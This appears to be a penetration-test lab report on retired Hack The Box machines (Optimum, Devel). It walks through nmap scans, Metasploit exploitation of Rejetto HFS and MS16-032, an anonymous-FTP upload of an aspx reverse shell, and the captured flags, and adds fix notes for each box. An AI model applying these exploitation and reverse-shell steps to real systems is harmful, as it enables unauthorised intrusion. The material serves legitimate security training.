
4) After that I type the command shell to find out which permission I have here and saw that I have the highest permission: NT authority

```
meterpreter > shell
Process 2876 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

5) Next, I traveled the folders for finding the root flag & user flag and first I founded the administrator flag in the path: c:\users\administrator\desktop

```
C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BE92-053B

 Directory of C:\Users\Administrator\Desktop

24/12/2017  02:22    <DIR>          .
24/12/2017  02:22    <DIR>          ..
22/11/2022  17:13                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   2,695,307,264 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
936b78e18b229d629bf7f3db114f9afb
```

6) After I founded the administrator flag, I went back and saw folder with the name 'haris' and there I founded the user flag



System IP: 10.10.10.8

(optimum)

Service Enumeration

Server IP Address	Ports Open
10.10.10.8	**TCP:** 80
	UDP:

Nmap Scan Results:

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV -v -sS -A 10.10.10.8
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-24 08:07 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 08:07
Completed NSE at 08:07, 0.00s elapsed
Initiating NSE at 08:07
Completed NSE at 08:07, 0.00s elapsed
Initiating NSE at 08:07
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-title: HFS /
|_http-server-header: HFS 2.3
|_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2012 (91%), Microsoft Windows Server 2012 or Windows Server 2012 R2 (91%)
(91%), Microsoft Windows 7 Professional (87%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (
s Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 or Windows 8.1 (85%), Mi
or Windows 8 (85%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.001 days (since Thu Nov 24 08:06:17 2022)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=259 (Good luck!)
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from


Vulnerability Explanation: The exploit was in the version of rejetto-http-file-server that was outdated


Vulnerability Fix: Update the version of the http server

Severity: High

Proof of Concept Code Here & Initial Shell Screenshot:

1) After the Nmap scanning I saw that the port 80 is open so, I enter the Ip and get a website and in the bottom of it I saw the first info about the server. I click it and transfer to the company of this http file server manned rejetto







2) Next, I search exploit for rejetto-http-file-server **in 'metasploit' and I have found one**

```
┌──(root㉿kali)-[/home/kali]
└─# msfdb run
[i] Database already started

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search Rejetto HTTP File Server

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/windows/http/rejetto_hfs_exec  2014-09-11       excellent  Yes    Rejetto HttpFileServer Remote Command Execution
```

3) After that I filed all the info about the target and run it and get a session to the target + user flag and administrator falg





```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is EE82-226D

 Directory of C:\Users\Administrator\Desktop

18/03/2017  02:14 ◆◆    <DIR>          .
18/03/2017  02:14 ◆◆    <DIR>          ..
01/12/2022  12:04 ◆◆                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   5.661.638.656 bytes free

C:\Users\Administrator\Desktop>cat root.txt
cat root.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator\Desktop>type root.txt
type root.txt
b8e8fa32e03a5223ccd4bf439168168f
```

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: exploit named MS16-032

Vulnerability Explanation: exploit in the module exploits the lack of sanitization of standard handles in Windows' Secondary Logon Service

Vulnerability Fix: security update


Severity: High


Proof Screenshot Here:

1) After getting the basic connection on the system, I searched for a way to escalate privilege to NT authority. So, I used a module called 'use post/multi/recon/local_exploit_suggester' that can give me suggestions for vulnerabilities

```
meterpreter > background
[*] Backgrounding session 2 ...
msf6 exploit(windows/http/rejetto_hfs_exec) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set session 2
session => 2
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.8 - Collecting local exploits for x86/windows ...
[*] 10.10.10.8 - 174 exploit checks are being tried ...
[+] 10.10.10.8 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.8 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[*] Running check method for exploit 41 / 41
[*] 10.10.10.8 - Valid modules for session 2:
============================

 #  Name                                                     Potentially Vulnerable?  Check Result
 -  ----                                                     -----------------------  ------------
 1  exploit/windows/local/bypassuac_eventvwr                 Yes                      The target appears to be vulnerable.
 2  exploit/windows/local/ms16_032_secondary_logon_handle_privesc  Yes                      The service is running, but could not be validated.
```

2) I choose the second option filed all the info of the target and run it. When it's complete I get the NT authority privilege





System IP: 10.10.10.5

(Devel)

Service Enumeration

Server IP Address	Ports Open
10.10.10.5	**TCP:** 21, 80
	UDP:

Nmap Scan Results:

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sC -A 10.10.10.5
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-01 06:41 EST
Nmap scan report for 10.10.10.5
Host is up (0.15s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 11-30-22  05:54AM                 2908 exploit.aspx
| 03-17-17  04:37PM                  689 iisstart.htm
| 11-30-22  06:01AM                 3444 rev.aspx
| 11-30-22  06:06AM                 2920 richer.aspx
| 11-30-22  06:10AM                 2901 richer2.aspx
| 11-30-22  05:59AM                    9 test.aspx
| 11-30-22  05:59AM                    6 test.html
| 11-30-22  05:51AM                   16 test.txt
|_03-17-17  04:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-title: IIS7
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: phone|general purpose|specialized
Running (JUST GUESSING): Microsoft Windows Phone|2008|8.1|Vista|7|2012 (92%)
OS CPE: cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:
sta::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012
Aggressive OS guesses: Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows Server 2008 R2 or Windo
 or Windows 8 (91%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (91%), Micr
ows 8.1 Update 1 (90%), Microsoft Windows 7 or Windows Server 2008 R2 (90%), Microsoft Windows 7 (90%), Mi
 Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%)
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

Vulnerability Explanation: The vulnerability is caused by 2 main problems

1) The option to connect to the ftp server with an anonymous user and without a password

2) The path where files are uploaded is the path of the web server so that files uploaded by each user can be accessed

Vulnerability Fix: canceling the option to connect through an anonymous user and changing the file upload path of the ftp server


Severity: High

Proof of Concept Code Here & initial Shell Screenshot:

1)After the Nmap scan I saw that the 'ftp' server port is open and that I can connect to him with user Anonymous without a password. I was be able to connect and I notice that it's contain the file of the web server


```
┌──(root㉿kali)-[/home/kali]
└─# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49223|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
11-30-22  05:54AM                 2908 exploit.aspx
03-17-17  04:37PM                  689 iisstart.htm
11-30-22  06:01AM                 3444 rev.aspx
11-30-22  06:06AM                 2920 richer.aspx
11-30-22  06:10AM                 2901 richer2.aspx
11-30-22  05:59AM                    9 test.aspx
11-30-22  05:59AM                    6 test.html
11-30-22  05:51AM                   16 test.txt
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp>
```

1) Next, I was decided to build a reverse shell with the aspx extension because the web server is Microsoft's IIS7




2) After I created the shell, I uploaded that to the ftp server

3) Next, I opened a listener and go the path of the shell in the web browser




```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


